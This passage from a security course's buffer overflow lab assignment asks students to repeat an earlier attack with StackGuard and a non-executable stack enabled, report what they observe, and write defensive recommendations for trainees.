In the previous problems, the *StackGuard* protection mechanism was disabled in `gcc` when compiling the programs. In this problem, you will need to repeat Problem 1(c) in the presence of *StackGuard*. To do that, you should compile the program without the `-fno-stack-protector` option. For this problem, you will recompile the vulnerable program, `stack.c`, to use `gcc` *StackGuard*, execute Problem 1(c) again, and report your observations. You may report any error messages you observe. Do not forget to explain all of your steps and to include appropriate code snippets and/or screenshots so that someone reading your report will know what to expect when repeating your experiment.

NOTE: In `gcc` version 4.3.3 and above, *StackGuard* is enabled by default. Therefore, you have to disable *StackGuard* using the switch mentioned before. In earlier versions, it was disabled by default. If you use a older `gcc` version, you may not have to disable *StackGuard*.

Problem 6 [5 points]

Turn on the Non-executable Stack Protection: Before working on this problem, remember to turn off the address randomization first (see Section 1.1), or you will not know which defense mechanism helps achieve the protection.

In our previous problems, stacks were intentionally made executable. In this problem, you should recompile your vulnerable program using the `noexecstack` option, and repeat Problem 1(c). You can use the following instructions to turn on the non-executable stack protection.

```
$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

After conducting the experiments, describe and explain your observations. In particular, explain whether or not you were able to get a shell. If not, explain the problem by describing how this protection scheme make your attacks difficult. Do not forget to explain all of your steps and to include appropriate code snippets and/or screenshots.

Part IV Summary of Findings

1 Reminder: Obligations

At the end of this assignment, you will be required to deliver the following information and outcomes:

1. A report that can act as a training manual for new hires to better understand buffer overflow vulnerabilities, attacks and countermeasures. The report should be a complete walkthrough providing a detailed explanation of all of the steps involved in carrying out the various activities and tasks that will be part of the training and awareness program module related to buffer overflows.
2. A summary of the main take-away points of the training module, including a list of recommendations ("do's and don'ts"), so that the trainees can be better prepared to protect their programs from buffer overflow vulnerabilities.

2 Problems and Tasks

Problem 7 [10 points]

Recommendations: Summarize the take-away points for the CodeMoxy trainees after having conducted all of the other activities and tasks in your training module. Be sure to clearly state what they should remember about buffer overflow vulnerabilities and attacks, and the various countermeasures that can be used to protect programs from buffer overflow. Do not forget to summarize any ways which buffer overflow countermeasures can be defeated. Provide a short list of recommendations ("do's and don'ts") so that the trainees can be better prepared to protect their programs from buffer overflow vulnerabilities.

HINT: You may want to refer to specific observations from your experiments obtained in the problems and tasks in this assignment to support your summary and recommendations.

END OF ASSIGNMENT